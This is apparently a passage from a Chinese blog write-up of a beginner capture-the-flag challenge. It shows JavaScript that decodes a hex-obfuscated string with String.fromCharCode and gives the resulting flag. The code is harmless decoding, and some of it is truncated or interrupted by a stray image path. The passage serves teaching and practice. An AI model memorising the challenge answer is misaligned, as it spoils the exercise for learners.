    String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c'
    alert( dechiffre(h) );

  </script>
</head>

</html>

```

CSDN @jackie1230

把可疑字段换到上面:

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
    function dechiffre(){
      var pass = "\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36'
      var tab2 = pass.split(',');
      var i,n,p = "";
      n = tab2.length;
      for(i = 0; i < n; i++){
        p += String.fromCharCode((tab2[i]));
      }
      return p;
    }
    alert( dechiffre() );


  </script>
</head>

</html>

```

CSDN @jackie1230

保存, 用网页打开:



根据题目提示：Flag格式为 Cyberpeace{xxxxxxxx}
所以Flag为 Cyberpeace{786OsErtk12} □

本题参考攻防世界中的Writeup



[创作打卡挑战赛](#) >
[赢取流量/现金/CSDN周边激励大奖](#)